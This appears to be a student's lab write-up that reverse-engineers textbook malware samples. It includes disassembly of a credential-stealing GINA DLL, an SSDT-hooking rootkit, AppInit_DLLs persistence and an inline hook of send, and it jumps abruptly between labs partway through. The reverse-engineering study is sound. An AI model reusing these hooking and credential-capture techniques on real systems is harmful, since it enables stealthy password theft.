iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000 Buffer          = dword ptr -1Ch
.text:00401000 hFile           = dword ptr -18h
.text:00401000 hModule         = dword ptr -14h
.text:00401000 var_10          = dword ptr -10h
.text:00401000 NumberOfBytesWritten= dword ptr -0Ch
.text:00401000 var_8           = dword ptr -8
.text:00401000 JobId           = dword ptr -4
.text:00401000 argc            = dword ptr  8
.text:00401000 argv            = dword ptr  0Ch
.text:00401000 envp            = dword ptr  10h
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 1Ch
.text:00401006                 call    ds:DLL1Print
.text:0040100C                 call    ds:DLL2Print
.text:00401012                 call    ds:DLL2ReturnJ
.text:00401018                 mov     [ebp+hFile], eax
.text:0040101B                 push    0               ; lpOverlapped
```

Figure 4. Calling DLL1Print

```
; Exported entry   1. DLL1Print


; Attributes: bp-based frame

public DLL1Print
DLL1Print proc near
push    ebp
mov     ebp, esp
mov     eax, dword_10008030
push    eax
push    offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call    printf
add     esp, 8
pop     ebp
retn
DLL1Print endp
```

Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword_1008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
call    ds:GetCurrentProcessId
mov     dword_10008030, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Figure 6. Setting global variable with process id


The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword_1008030 to the retrieved process id. To conclude DLL1Print will print out "**DLL 1 mystery data [CurrentProcess ID]**".

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
.text:00401000
.text:00401000                  push    ebp
.text:00401001                  mov     ebp, esp
.text:00401003                  sub     esp, 1Ch
.text:00401006                  call    ds:DLL1Print
.text:0040100C                  call    ds:DLL2Print
.text:00401012                  call    ds:DLL2ReturnJ  ; get a File Handle
.text:00401018                  mov     [ebp+hFile], eax ; eax contains handle to file
.text:0040101B                  push    0               ; lpOverlapped
.text:0040101D                  lea     eax, [ebp+NumberOfBytesWritten]
.text:00401020                  push    eax             ; lpNumberOfBytesWritten
.text:00401021                  push    17h             ; nNumberOfBytesToWrite
.text:00401023                  push    offset aMalwareanalysi ; "malwareanalysisbook.com"
.text:00401028                  mov     ecx, [ebp+hFile]
.text:0040102B                  push    ecx             ; hFile
.text:0040102C                  call    ds:WriteFile
```

Figure 7. File Handle from DLL2ReurnJ

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReurnJ subroutine (imported from DLL2.dll)



```
; Exported entry   2. DLL2ReturnJ


; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
pop     ebp
retn
DLL2ReturnJ endp
```

Figure 8. DLL2ReturnJ

From the above image, DLL2ReturnJ returns a global variable taken from dword_1000B078.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    0               ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    offset FileName ; "temp.txt"
call    ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Figure 9. DLL2's DLLMain

From the above image, things become clear. The returned File Handle points to **temp.txt**.

vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, NetScheduleJobAdd submits a job to run at a specified future time and date. The second parameter is a pointer to a AT_INFO Structure

```
NET_API_STATUS NetScheduleJobAdd(
  _In_opt_ LPCWSTR Servername,
```

```
  _In_      LPBYTE  Buffer,
  _Out_     LPDWORD JobId
);
```

```
.text:00401030                  call    ds:CloseHandle
.text:0040103C                  push    offset LibFileName ; "DLL3.dll"
.text:00401041                  call    ds:LoadLibraryA
.text:00401047                  mov     [ebp+hModule], eax
.text:0040104A                  push    offset ProcName ; "DLL3Print"
.text:0040104F                  mov     eax, [ebp+hModule]
.text:00401052                  push    eax             ; hModule
.text:00401053                  call    ds:GetProcAddress
.text:00401059                  mov     [ebp+var_8], eax
.text:0040105C                  call    [ebp+var_8]
.text:0040105F                  push    offset aDll3getstructu ; "DLL3GetStructure"
.text:00401064                  mov     ecx, [ebp+hModule]
.text:00401067                  push    ecx             ; hModule
.text:00401068                  call    ds:GetProcAddress
.text:0040106E                  mov     [ebp+var_10], eax
.text:00401071                  lea     edx, [ebp+Buffer]
.text:00401074                  push    edx
.text:00401075                  call    [ebp+var_10]    ; DLL3GetStructure
.text:00401078                  add     esp, 4
.text:0040107B                  lea     eax, [ebp+JobId]
.text:0040107E                  push    eax             ; JobId
.text:0040107F                  mov     ecx, [ebp+Buffer]
.text:00401082                  push    ecx             ; Buffer
.text:00401083                  push    0               ; Servername
.text:00401085                  call    NetScheduleJobAdd
```

Figure 10. AT_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling LoadLibraryA("DLL3.dll") then GetProcAddress("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT_INFO structure.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12     proc near               ; CODE XREF: DllEntryPoint+4B↓p

lpMultiByteStr  = dword ptr -4
hinstDLL        = dword ptr  8
fdwReason       = dword ptr  0Ch
lpvReserved     = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    ecx
                mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
                push    32h             ; cchWideChar
                push    offset WideCharStr ; lpWideCharStr
                push    0FFFFFFFFh      ; cbMultiByte
                mov     eax, [ebp+lpMultiByteStr]
                push    eax             ; lpMultiByteStr
                push    0               ; dwFlags
                push    0               ; CodePage
                call    ds:MultiByteToWideChar
                mov     stru_1000B0A0.Command, offset WideCharStr
                mov     stru_1000B0A0.JobTime, 360000
                mov     stru_1000B0A0.DaysOfMonth, 0 ; day of month
                mov     stru_1000B0A0.DaysOfWeek, 127 ; day of week
                mov     stru_1000B0A0.Flags, 10001b ; flag
                mov     al, 1
```

Figure 11. Get AT_INFO Structure

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle
- DLL 3 mystery data prints out the decimal value of the address to the command string "ping http://www.malwareanalysisbook.com”

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

```
INIT:BAFE67AB ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB                 public DriverEntry
INIT:BAFE67AB DriverEntry     proc near               ; DATA XREF: HEADER:BAFE6280↑o
INIT:BAFE67AB
INIT:BAFE67AB DriverObject    = dword ptr  8
INIT:BAFE67AB RegistryPath    = dword ptr  0Ch
INIT:BAFE67AB
INIT:BAFE67AB                 mov     edi, edi
INIT:BAFE67AD                 push    ebp
INIT:BAFE67AE                 mov     ebp, esp
INIT:BAFE67B0                 call    sub_BAFE6772
INIT:BAFE67B5                 pop     ebp
INIT:BAFE67B6                 jmp     sub_BAFE6706
INIT:BAFE67B6 DriverEntry     endp
INIT:BAFE67B6
```

Figure 11. DriverEntry

From Figure 10 & 11, we can see that DriverInit is actually DriverEntry in IDA Pro.

runing **kd> dps nt!KiServiceTable l 100** now shows that the service descriptor table has been modified.

```
80501dc0  8060cb50 nt!NtSetBootEntryOrder
80501dc4  8053c02e nt!NtQueryDebugFilterState
80501dc8  80606e68 nt!NtQueryDefaultLocale
80501dcc  80607ac8 nt!NtQueryDefaultUILanguage
80501dd0  baecb486 Mlwx486+0x486
80501dd4  805b3de0 nt!NtQueryDirectoryObject
80501dd8  8056f3ca nt!NtQueryEaFile
80501ddc  806053a4 nt!NtQueryEvent
80501de0  8056c222 nt!NtQueryFullAttributesFile
80501de4  8060c2dc nt!NtQueryInformationAtom
80501de8  8056fc46 nt!NtQueryInformationFile
80501dec  805cbee0 nt!NtQueryInformationJobObject
80501df0  8059a6fc nt!NtQueryInformationPort
80501df4  805c2bfc nt!NtQueryInformationProcess
80501df8  805c17c8 nt!NtQueryInformationThread
kd>
```

Figure 12. Service Descriptor Table modified

To conclude, the malware uses ring 0 rootkit to hide files that starts with "**Mlwx**" via hooking of the service descriptor table.

Practical No. 5

a-Analyze the malware found in Lab11-01.exe

i. What does the malware drop to disk?




Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.




Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine.

ii. How does the malware achieve persistence?

In figure 2, the malware adds “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL” into the registry.

According to MSDN, *Winlogon*, the *GINA*, and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieve persistency.

iii. How does the malware steal user credentials?

Looking at the dropped dll’s export, it seems like it is a custom dll to hook to the winlogon process.

ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
WlxLoggedOutSAS	100014A0	41
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

Figure 3. WlxLoggedOutSAS

After checking through the exports function, only 1 function (**WlxLoggedOutSAS**) behaves suspiciously. The rest simply pass the inputs to the original function address.




Figure 4. Intercepting WlxLoggedOutSAS

The above figure is pretty straight forward, the inputs are passed to the original WlxLoggedOutSAS function and a copy of the inputs are passed to a function to write to a file.

iv. What does the malware do with stolen credentials?

Figure 5. Write to file

The above figure shows the malicious dll writing the stolen values into c:\windows\system32\msutil32.sys file.

v. How can you use this malware to get user credentials from your test environment?

By rebooting the machine or by logging off and re-login again. **c:\windows\system32\msutil32.sys** will contains the password used to login to the windows.




Figure 6. Captured Password

b- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.

i. What are the exports for this DLL malware?

Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports

ii. What happens after you attempt to install this malware using rundll32.exe?




Figure 2. Set Registry & WriteFile

The malware add a registry value in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\AppInit_DLLS**.

It then copy itself; the dll as **C:\Windows\System32\spoolvxx32.dll**.

The malware then tries to open **C:\Windows\System32\Lab11-02.ini.**

iii. Where must Lab11-02.ini reside in order for the malware to install properly?

Figure 3. Loads config file

The malware will attempt to load the config from **C:\Windows\System32\Lab11-02.ini**. We would need to place the ini file in system32 folder.

iv. How is this malware installed for persistence?

According to MSDN, AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit_DLLs in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows** we are loading the malicious DLL into each user mode process that gets executed on the system.

v. What user-space rootkit technique does this malware employ?

If we look at the subroutine @0x100012A3, you will see that it is attempting to get the address of send from wscock32.dll. It then pass the address to subroutine @0x10001203.

The subroutine @0x10001203 is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address
to **PAGE_EXECUTE_READWRITE.** Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```
.text:10001203 ; int __cdecl inlineHook(LPVOID lpAddress, int, int)
.text:10001203 inlineHook      proc near               ; CODE XREF: sub_100012A3+4F↓p
.text:10001203
.text:10001203 flOldProtect    = dword ptr -0Ch
.text:10001203 var_8           = dword ptr -8
.text:10001203 var_4           = dword ptr -4
.text:10001203 lpAddress       = dword ptr  8
.text:10001203 arg_4           = dword ptr  0Ch
.text:10001203 arg_8           = dword ptr  10h
.text:10001203
.text:10001203                 push    ebp
.text:10001204                 mov     ebp, esp
.text:10001206                 sub     esp, 0Ch
.text:10001209                 mov     eax, [ebp+arg_4]
.text:1000120C                 sub     eax, [ebp+lpAddress]
.text:1000120F                 sub     eax, 5
.text:10001212                 mov     [ebp+var_4], eax
.text:10001215                 lea     ecx, [ebp+flOldProtect]
.text:10001218                 push    ecx             ; lpflOldProtect
.text:10001219                 push    40h             ; flNewProtect
.text:1000121B                 push    5               ; dwSize
.text:1000121D                 mov     edx, [ebp+lpAddress]
.text:10001220                 push    edx             ; lpAddress
.text:10001221                 call    ds:VirtualProtect
